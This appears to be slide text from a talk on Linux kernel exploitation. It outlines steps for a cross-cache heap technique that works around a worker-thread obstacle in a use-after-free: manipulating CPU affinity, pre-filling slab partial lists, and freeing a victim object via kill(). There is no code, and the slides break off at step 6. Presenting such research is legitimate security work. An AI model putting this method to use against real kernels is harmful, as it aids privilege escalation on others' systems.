


Stage 2: Worker Thread Problem

- A **worker thread** inherits the **CPU affinity** of the requesting process

Stage 2: Worker Thread Problem

- A **worker thread** inherits the **CPU affinity** of the requesting process
- The **worker thread** is running concurrently with the **task**
- Because *kfree()* happens in the **task** and the **UAF write** occurs in the **worker thread**, **cross-cache** cannot be performed on the CPU that executed *kfree()*



Stage 2: Worker Thread Problem





- Is it possible to **separate the CPU** executing *kfree()* from the CPU performing **cross-cache**?

Stage 2: Worker Thread Problem

- Is it possible to **separate the CPU** executing *kfree()* from the CPU performing **cross-cache**?
- Of course. Pre-fill the page into the partial list of a **different CPU** where execute *kfree()*

Stage 2: Worker Thread Problem

1. Initial State







CPU Affinity: 0

■ : Allocated
■ : Freed

Stage 2: Worker Thread Problem

2. Change CPU affinity to 1




CPU Affinity: 1

 : Allocated
 : Freed

Stage 2: Worker Thread Problem

3. *kfree()* **one object** at a time from each page. Then pages go to **CPU1's partial**


CPU Affinity: 1



Stage 2: Worker Thread Problem

4. Change CPU affinity to 0


CPU Affinity: 0



Stage 2: Worker Thread Problem

5. Send *kill()* signal. Then **victim object** will be freed


CPU Affinity: 0



Stage 2: Worker Thread Problem

6. Change CPU affinity to 1. Worker thread is running on CPU 0

